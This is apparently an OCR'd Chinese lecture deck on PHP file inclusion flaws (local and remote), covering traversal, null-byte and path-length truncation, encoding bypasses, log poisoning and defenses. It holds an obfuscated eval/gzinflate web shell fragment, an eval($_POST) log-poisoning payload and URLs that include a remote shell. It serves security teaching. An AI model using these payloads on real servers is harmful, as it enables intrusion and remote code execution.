
□ 文件包含漏洞

□ include()、include_once()、require()、require_once()

□ 使用上述四个函数引入（包含）的文件，将作为PHP代码执行，与文件的类型、扩展名没有关系

□ 被包含的文件，可以是文件文件、图片文件、远程URL，它们都将作为PHP代码执行

```
1 <?php
2 // Web Shell!!
3 //
4 //Version 1.0
5 $auth_pass = "aa1339h51iD3gfWmczTDQoaaBbWEoZXk760cZfSH/+VmzGIjCb09";
6 $default_charset = "UTF-8";
7 @preg_replace("/.*e",
  "\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x66\x6C\x61\x74\x65\x28\x62\x61
  x34\x5F\x64\x65\x63\x6F\x64\x65\x28'7b17QxrJ0jj8d/IpZjk+i54Y5SKJx0gGf
  wwMgsw0Xck+/+V1V3z/QMoOaymz3Pb901wxxfqqr69bV1VvayBpN1GM19K9IJJd78y2
  W7pxq86s6Y2qTc2RjaVypmU416od0nr50rzdVn4xhuPpcnvrppqtNLKVj+GzWu36pg7ft
  h/vFTgZ2vmGJNUz7CnDj51TibqcjuUH4161hHaVUJvazY44fLaik9muInU71RJ1rfnBs
  ddi140H0EbV805oYqtbflntQHwVLxY87VAR/EGbnOhmPnMcA3hX11F+Oj5Vb1XIMdwjif
  2IchA5UEqjqZibzWw9zMESp8a90fWefHn55eXLLXU27d+MVceJIVojajSRVA+1A+NttJt
  mngTNWJVDEt3B8dwHJiGG2eaTabb0McHYzIZTW4mxng0mZp2bzuCD03bvHGM6XaYvbVG
```



原理概述

□ 文件包含漏洞

□ 漏洞形成的条件：

□ include()等函数通过动态变量的方式引入需要包含的文件

`include('demo.php')`



`include($page)`



□ 用户能控制该动态变量

`http://example.com/index.php?page=info.php`




本章大纲

□ 文件上传

- 原理概述
- Webshell
- 漏洞利用
- 防御手段

□ 文件包含

- 原理概述
- 本地文件包含
- 远程文件包含
- 防御手段



本地文件包含

□ 本地文件包含（LFI, Local File Inclusion）


□ 打开并包含本地文件的漏洞

<http://localhost/index.php?page=info.php>

```
1 <?php
2     if(!empty($_GET['page']))
3     {
4         include($_GET['page']);
5     }
6     else
7     {
8         include("echo.php");
9     }
10 ?>
```



本地文件包含



□ 本地文件包含（LFI, Local File Inclusion）

□ 打开并包含本地文件的漏洞

`http://localhost/index.php?page=\\..\\mm.jpg`

```
1 <?php
2     if(!empty($_GET['page']))
3     {
4         include($_GET['page']);
5     }
6     else
7     {
8         include("echo.php");
9     }
10 ?>
```




本地文件包含

❑ 技巧——遍历文件


❑ 操作系统的特殊目录

❑ 当前目录 “.”

❑ 上级目录 “..”



```
### XAMPP Default Passwords ### 1) MySQL (phpMyAdmin): User: root Password: (means no password!) 2) FileZilla  
Interface ] 3) Mercury (not in the USB & lite version): Postmaster: Postmaster (postmaster@localhost) Adminis  
wamp 4) WEBDAV: User: xampp-dav-unsecure Password: ppmax2011 Attention: WEBDAV is not active since XAMPP Ver  
dav.conf and following modules in the httpd.conf LoadModule dav_module modules/mod_dav.so LoadModule dav_fs_n  
the WEBDAV authentication (users and passwords).
```



```
# Copyright (c) 1993-2009 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for W  
host names. Each # entry should be kept on an individual line. The IP address should # be placed in the :  
address and the host name should be separated by at least one # space. # # Additionally, comments (such :  
machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server #  
resolution is handled within DNS itself. 127.0.0.1 localhost # ::1 localhost
```

本地文件包含

❑ 技巧——0x00截断

❑ PHP内核由C语言实现，使用了C语言中的一些字符串处理函数

❑ 在连接字符串时，0x00将作为字符串结束符

```
1 <?php
2     if(!empty($_GET['page']))
3     {
4         include($_GET['page'].".php");
5     }
6     else
7
8
9
10
```



```
Warning: include(../../passwords.txt.php): failed to open stream: No such file or directory
Warning: include(): Failed opening \'../../passwords.txt.php\' for inclusion (include_path=''
```



本地文件包含

PHP版本有要求

magic_quotes_gpc设置为OFF

- ## □ 技巧——0x00截断

- ❑ PHP内核由C语言实现，使用了C语言中的一些字符串处理函数

- ❑ 在连接字符串时，0x00将作为字符串结束符

```
1 <?php
2 if(!empty($_GET['page']))
3 {
4     include($_GET['page'].".php");
5 }
6 else
```

localhost/inclusion/index.php?page=\\.\passwords.txt%00

XAMPP Default Passwords ### 1) MySQL (phpMyAdmin): User: root Password: (means no password!) 2) FileZilla FTP: [You have to Interface] 3) Mercury (not in the USB & lite version): Postmaster: Postmaster (postmaster@localhost) Administrator: Admin (admin@localhost) 4) WEBDAV: User: xampp-dav-unsecure Password: ppmax2011 Attention: WEBDAV is not active since XAMPP Version 1.7.4. For activation, edit the httpd.conf file and following modules in the httpd.conf file: dav_module, dav_fs_module, dav_lock_module, dav_auth_module, dav_auth_sspi_module, dav_auth_ldap_module, dav_auth_gssapi_module, dav_auth_kerberos_module, dav_auth_ntlm_module, dav_auth_shibboleth_module, dav_auth_sspi_module, dav_auth_ldap_module, dav_auth_gssapi_module, dav_auth_kerberos_module, dav_auth_ntlm_module, dav_auth_shibboleth_module. the WEBDAV authentication (users and passwords) is not active since XAMPP Version 1.7.4. For activation, edit the httpd.conf file and following modules in the httpd.conf file: dav_module, dav_fs_module, dav_lock_module, dav_auth_module, dav_auth_sspi_module, dav_auth_ldap_module, dav_auth_gssapi_module, dav_auth_kerberos_module, dav_auth_ntlm_module, dav_auth_shibboleth_module.

截断: page=\\.\passwords.txt%00

截断: page=\\..\\.\\passwords.txt%00



本地文件包含

❑ 技巧——利用系统路径长度限制

❑ 0x00截断容易过滤或禁用：0x00极少作为用户合法输入

❑ 操作系统对路径长度的限制

❑ Windows路径长度最大259字节

❑ Linux路径长度最大4096字节

❑ 超过最大长度的字符将被截断！

PHP版本有要求



本地文件包含

□ 技巧——利用系统路径长度限制

□ 构造截断路径

```
../../../../../../../../../../../../password.txt
```

```
////////////////password.txt
```

```
../../../../../../../../password.txt
```

```
../../../../../../../../password.txt
```

```
../Inclusion/../Inclusion/.../Inclusion/password.txt
```



本地文件包含

□ 技巧——路径编码

□ 如果服务器端逻辑限制了 “.” “..” “\” “/”

□ %2e%2e%2f ==> ../

□ %2e%2e/ ==> ../

□ %2e%2e%5c ==> ..\

□ %2e%2e%\ ==> ..\

□ ../%2f ==> ../


□ %252e%252e%252f ==> ../

□



本地文件包含

□ 利用——包含用户上传的文件



本地文件包含

□ 利用——包含日志文件

□ 用户通常可以“控制”日志文件的内容

□ 日志文件的位置通常可枚举



The screenshot shows a web browser window with the address bar containing `localhost/inclusion/index.php?demo=<?php%20@eval($_POST[%27pass%27]);?>`. The browser displays the text "hello world". Below the browser window, a log file snippet shows two GET requests. The second request, at line 1208, contains the same payload as the browser address bar. A red box highlights the payload in both the browser address bar and the log file. At the bottom, a yellow box with red text states: "失败：浏览器进行了强制编码" (Failure: The browser performed forced encoding).


```
1207 127.0.0.1 - - [02/Nov/2016:23:07:52 +0800] "GET
/inclusion/index.php?page HTTP/1.1" 200 23 "-" "Mozilla/5.0
(Windows NT 6.1; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0"
1208 ::1 - - [02/Nov/2016:23:13:11 +0800] "GET
/inclusion/index.php?demo=%3C?php%20@eval($_POST[%27pass%27]);?%3E
HTTP/1.1" 200 23 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116
Safari/537.36"
1209
```

失败：浏览器进行了强制编码

本地文件包含

□ 利用——包含日志文件

- Web服务器通常会有日志文件，记录客户端的访问、错误信息等
- 用户通常可以“控制”日志文件的内容
- 日志文件的位置通常可枚举




本章大纲

□ 文件上传

- 概述
- Webshell
- 漏洞利用
- 防御手段

□ 文件包含


- 原理概述
- 本地文件包含
- 远程文件包含
- 防御手段



远程文件包含

❑ 远程文件包含（RFI, Remote File Inclusion）

- ❑ PHP的配置allow_url_include=On时，include()/require()函数，可以从远程加载文件



```
php.ini - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

; Fopen wrappers ;
;.....;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen=On

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include=On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; http://php.net/from
;from="john@doe.com"


; Define the User-Agent string. PHP's default setting for this is empty.
; http://php.net/user-agent
;user_agent="PHP"
```



远程文件包含

□ 远程文件包含（RFI, Remote File Inclusion）

```
1 <?php
2     if(!empty($_GET['page']))
3     {
4         include($_GET['page']);
5     }
6 else
7 {
8     .....
9 }
10 ?>
```



localhost - D.K shell bet x

localhost/inclusion/index.php?page=http://example.com/mm.jpg

Username: Windows NT ADMIN-PC 6.1 build 7601 (Windows 7 Professional Edition Service Pack 1) i586 [Google] [milw0rm] [About]
User: 0 (SYSTEM) Group: 0 (?)
Php: 5.6.21 Safe mode: OFF [phpinfo] Datetime: 2016-11-02 15:45:24
Hdd: 458.26 GB Free: 394.47 GB (86%)
Cwd: C:/xampp/htdocs/Inclusion/ drwxrwxrwx [home]
Drives: [c][d][e][g][q]

[Sec. Info] [Files] [Console] [SafeMode] [Sql] [Php] [String tools]

File manager

Name	Size	Modify	Owner
[..]	dir	2016-11-02 15:45:18	0/0
echo.php	32 B	2016-11-02 13:04:04	0/0
index.php	178 B	2016-11-02 14:51:57	0/0
info.txt	32 B	2016-11-02 13:04:04	0/0

Copy >>

Change dir: C:/xampp/htdocs/Inclusion/ >>



远程文件包含

□ 远程文件包含 (RFI, Remote File Inclusion)

```
1 <?php
2     if(!empty($_GET['page']))
3     {
4         include($_GET['page'].".php");
5     }
6
7
8
9
10
```

localhost - D.K shell bet: x

localhost/inclusion/index.php?page=http://example.com/mm.jpg?

Uname: Windows NT ADMIN-PC 6.1 build 7601 (Windows 7 Professional Edition Service Pack 1) i586 [Google] [milw0rm] [About]
User: 0 (SYSTEM) Group: 0 (?)
Php: 5.6.21 Safe mode: OFF [phpinfo] Datetime: 2016-11-02 15:48:26
Hdd: 458.26 GB Free: 394.46 GB (86%)
Cwd: C:/xampp/htdocs/Inclusion/ drwxrwxrwx [home]
Drives: [c][d][e][g][q]

[Sec. Info] [Files] [Console] [SafeMode] [Sql] [Php] [String tools]

File manager

Name	Size	Modify	Owner/Grp
[..]	dir	2016-11-02 15:45:18	0/0
echo.php			
index.php			
info.txt			

Copy >>

截断：问号后的代码被解释成querystring！


本章大纲

□ 文件上传

- 概述
- Webshell
- 漏洞利用
- 防御手段

□ 文件包含

- 原理概述
- 本地文件包含
- 远程文件包含
- 防御手段



防御手段

□ 避免包含变量

- 造成文件包含漏洞的重要条件之一是，Include()，require()等函数使用了动态变量作为参数（需要包含的文件）

```
include($page)
```

```
require($page)
```

```
include($_GET['page'])
```

```
require($_GET['page'])
```



- 应该尽量避免包含变量，尤其是用户输入可控的变量

防御手段

□ 避免包含变量

□ 变通做法：使用枚举的方法，严格限制用户输入

